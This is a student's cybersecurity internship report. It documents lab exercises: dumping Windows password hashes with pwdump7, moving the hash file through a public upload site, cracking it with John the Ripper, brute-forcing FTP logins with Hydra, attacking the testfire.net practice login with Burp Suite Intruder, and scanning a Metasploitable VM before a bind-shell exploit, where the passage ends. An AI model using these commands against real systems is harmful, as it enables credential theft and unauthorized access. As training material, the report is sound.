

Internship on Cyber security

1. Self-Introduction :

I am Karthik N P, I have completed my **Secondary School (SSLC)** from **Sachchidananda Saraswathi English Medium School Hariharapura**. I have completed my **Senior Secondary (12th)** from **BGS PU College Sringeri**, currently pursuing a **bachelor's degree in Mangalore Institute of Technology & Engineering** in the field of **computer science**. **Playing badminton and reading books** are some of my hobbies in my free time.

2. About DLithe :

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. DLithe expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, they have established 8 development centers enabling student community to work on research and development. Their services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. They have transformed many lives by imparting 360 degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives.

3. About Internship

a. Summary of internship:

We learn about comprehending networks during this internship.a description of penetration testing, and the basics of cyber securitywe also perform some Port and Vulnerability Scan, we make use of kali linux in order to exploit machines like Windows systems, Metasploitable, we also used the tools like hydra, jhon the

ripper,msf-venom, We also performed the hands-on project of fire extinguisher using cisco packet tracer software.

b. Technical task performed group wise

Group 1

1)Install the below software:

- a) Virtual box**
- b) Kali Linux**
- c) Metasploit machine**
- d) Windows 7 machine**

2a) Windows 7 password cracking


Pwdump is a tool which is used to extract Windows user account password hashes from the SecurityAccount Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as **John the Ripper**.

A screenshot of a Google search results page. The search query "pwdump" is entered in the search bar. Below the search bar, there are navigation links: All, Videos, Shopping, Images, News, More, and Tools. The "All" link is underlined. The search results indicate about 2,84,000 results found in 1.10 seconds. The top result is a link to "Windows PWDUMP tools - Openwall" at <https://www.openwall.com>. The snippet below the link describes pwdump5 as an application that dumps password hashes from the SAM database even if SYSKEY is enabled on the system.

This tool can be downloaded from <https://www.openwall.com>

A screenshot of the Openwall website. It shows a text box containing information about pwdump6, stating it is a modified version of pwdump3e and can extract NTLM and LanMan hashes regardless of whether SYSKEY is enabled. It also mentions that it can display password histories if available. A note at the bottom of the box says "NOT encrypted, so use this at your own risk if you feel eavesdropping may be a problem". Below this text box, there is a download link for "pwdump7" by Andres Tarasco Acuna, noting it is for Windows NT family (up through XP or Vista?), free, and provides a local copy download link for revision 7.1 (505 KB).

In windows 7 we need to run the **cmd** as administrator.



Then we need to enter the following commands inorder to make use of the **pwdump** tool.

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>cd..


C:\Windows>cd pwdump7

C:\Windows\pwdump7>Pwdump7.exe > hash1.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Windows\pwdump7>
```

We use <https://tmpfiles.org> to upload the file inorder to download the file in kali linux.





Now we got the file in the kali linux the file content can be viewed.

Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
windows7:windows7:1001:NO PASSWORD*****:DAD1D5E9D1694D65DF584D40A783D311:::
HomeGroupUser\$:1002:NO PASSWORD*****:CDA54A042AC3DB6F151D5761D77C42EE:::
karthik:karthik1234:1003:NO PASSWORD*****:FD84C8BE2E3626F5C07D1A3EB13FD692:::

Now, we create a file and copy the content into it. Using the command

\$ nano hashfile.txt

```
(kali㉿kali)-[~] Desktop
└─$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[/home/kali]
└─# nano hash1.txt
└───(root㉿kali)-[/home/kali/Desktop]
└─(root㉿kali)-[/home/kali]
└─# john hash1.txt --format=Windows-NTLM
```

Then we use **jhon hash1.txt** and **jhon -show hash1.txt** inorder to view the password of windows user along with the username.

```
(root㉿kali)-[/home/kali]
└─# john -show hash1.txt
Administrator:: 500:NO PASSWORD*****
Guest: NO PASSWORD:501:NO PASSWORD*****
windows7:windows7:1001:NO PASSWORD*****
karthik:karthik1234:1003:NO PASSWORD*****
```

2b) Password cracking of metasploit machine using Hydra

A brute force attack is a method of cracking passwords by trying a large number of password combinations until the correct one is found. Hackers use automated software to submit many password guesses in a short period of time to gain unauthorized access to an account or system.

In this brute force attack we used **hydra** tool.

We turn on the kali and metasploitable and search for the ip address of the metasploitable using **nbtscan** command.

Also we create two file **user** and **pass** in which we store the username and password of the metasploitable that is **msfadmin**.

```
(kali㉿kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali/Desktop] k.txt
# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address      NetBIOS Name    Server      User          MAC address
-----          -----
10.0.2.4        METASPLOITABLE <server>  METASPLOITABLE  00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

(root㉿kali)-[/home/kali/Desktop]
# nano user

(root㉿kali)-[/home/kali/Desktop]
# nano pass
user
```

then we use the command **hydra -L user -P pass ftp://10.0.2.4** in order to crack the username and password of the metasploitable machine.

```
(root㉿kali)-[/home/kali/Desktop]
# hydra -L user -P pass ftp://10.0.2.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret s

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-28 02:17:52
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-28 02:17:53
```


If any one of the credential that is either password or the username is known then also we can use **hydra tool** as shown below

```
(root㉿kali)-[~/home/kali/Desktop]
└─# hydra -lmsfadmin -P pass ftp://10.0.2.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-28 02:19:24
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-28 02:19:25
```



```
(root㉿kali)-[~/home/kali/Desktop]
└─# hydra -L user -p msfadmin ftp://10.0.2.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-28 02:21:01
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-28 02:21:02
```

3) Password cracking of online vulnerable website(testfire.net) using Burpsuite

Turn on the Burpsuit tool using the command **burpsuit**.



Go to testfire.net now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.



Send the invader a request now and include the clear\$ option. Now choose just the username and click the add \$ option. Repeat this process for the password as well. Set the cluster bomb attack type.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://testfire.net:80 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B17706A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfblkk&btnSubmit=Login

```

Inspector Request Attributes Request Query Parameters Request Body Parameters Request Cookies Request Headers

Dashboard Target **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net Update Host header to match target

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B17706A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=$admin$&passw=$sdfblkk$&btnSubmit=$Login$

```

Add \$ Clear \$ Auto \$ Refresh

Dashboard Target **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net Update Host header to match target

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B17706A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=sdfblkk&btnSubmit=Login

```

Add \$ Clear \$ Auto \$ Refresh

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

② Choose an attack type **Start attack**

Attack type: Cluster bomb

② Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

③ Target: <http://testfire.net> Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=B177D6A25919E82353329357AC504457
13 Upgrade-Insecure-Requests: 1
14
15 uid=$admin&passw=$sdffblls&bttnSubmit=Login
```

Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions **Payloads** Resource Pool Options

Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin
Load ... password
Remove akkl
Clear euiiilmm
Deduplicate

Add
Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Add Edit Remove Up Down

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />?&.^{}|^#

Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	password
Remove	Jfghj
Clear	295hk
Deduplicate	
Add	
Add From list ... (Pro version only)	

Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.

Add	...	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /><?+&#;"@|^`#

Attack	Save	Columns		
Results	Positions	Payloads	Resource Pool	Options
Filter: Showing all items (?)				
Request	Payload 1	Payload 2	Status	Error
0			302	<input type="checkbox"/>
1	admin	admin	302	<input type="checkbox"/> <input type="checkbox"/>
2	password	admin	302	<input type="checkbox"/> <input type="checkbox"/>
				145 296 145

4a) Exploiting Metasploit (Bind shell)

To perform this attack we need to run both kali and metasploitable machine simultaneously in the virtual machine enter the **nmap -sV 10.0.2.4** to see all the open port.

```

└─(kali㉿kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
└─[root㉿kali)-[/home/kali/Desktop]
# nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 11:15 EST
Nmap scan report for 10.0.2.4
Host is up (0.00055s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
